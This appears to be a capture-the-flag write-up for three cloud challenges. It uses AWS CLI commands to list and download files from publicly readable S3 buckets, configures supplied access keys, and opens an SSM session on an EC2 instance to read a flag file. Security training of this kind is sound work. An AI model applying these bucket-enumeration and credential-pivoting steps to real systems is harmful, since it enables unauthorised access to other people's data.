
1. MISCONFIGRED BUCKET



Misconfigured Bucket

100

A cloud storage bucket named **ctf-flag-bucket** has been discovered. It seems the owner made some configuration mistakes, leaving it vulnerable.

Your task:

1. Identify the bucket's contents. 2)Locate a file named somerandomename.txt inside the bucket. 3)Extract the flag from the file.

Hints:

The bucket is publicly accessible via cloud storage APIs or a web interface. Familiarize yourself with common tools like awscli, s3browser, or curl for exploring storage buckets.

- Install aws cli software
- from command prompt

```
c:\> aws s3 ls ctf-flag-bucket--no-sign-request
```


- copy the file to local

```
aws s3 cp s3://ctf-flag-bucket/sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt .
```

- file downloaded, view that file.

- more sdskdjsadlajfljfljdslkfjdslkfjdslgfjdlskjglkfdjglkfjdglkjfghjghfkbrehgkjrehgjfehgjrehjgrhkjghrfjgr.txt
- flag displayed : r00t@localhost{wh0_st0le_my_c00kies}

2. S3crets



S3crets

100

Within an open vault of data, a hidden key awaits—seek through the files to uncover the secret flag.

bucketname: rootatlocalhost


https://rootatlocalhost.s3.us-east-1.amazonaws.com/index.html

```
c:\> aws s3 ls rootatlocalhost--no-sign-request

c:\> aws s3 cp s3://rootatlocalhost/flag.txt .--no-sign-request
```

flag displayed : r00t@localhost{s3_bucket_leaked_data}

3. Cloud Infiltration



Cloud Infiltration

500

Elena, the lead security officer at TechCore Solutions, suspects a vulnerability in their cloud infrastructure. She's given you limited access to their system to investigate. Your mission: navigate the cloud terminal, uncover hidden files, and retrieve the flag.

The first to find it will earn a special reward. Can you outsmart their defenses and crack the system?

Starting Point: Cloud Terminal

a. Copy the keys from the given option.

Access key: AK****************

Secret key: Re7CM************

b. use AWS Configure command to connect.

```
    C:\> aws configure
    [****************3NET]:
    AWS Access Key ID
    AWS Secret Access Key [****************BKHz]:
    Default region name [us-east-1]:us-east-1
#instance location us-east-1d
    Default output format [None]:
```

c.List Instances and get instance id.

```
c:\>aws ec2 describe-instance-status
```

(List the instance running, capture the instance ID)

d. Install AWS SSM tool and navigate to that path (cd C:\Program Files\Amazon\SessionManagerPlugin\bin)

```
C:\> aws ssm start-session--target i-01664eeea****
```

e. It will connect to that server and login

```
$ ls
( No files found )
$ cd /home/ubuntu
 permission denied.
$ ls-l   ( checked file permission, observed owner assigned to ubuntu user )
$ sudo su- ubuntu
$ more flag.txt
```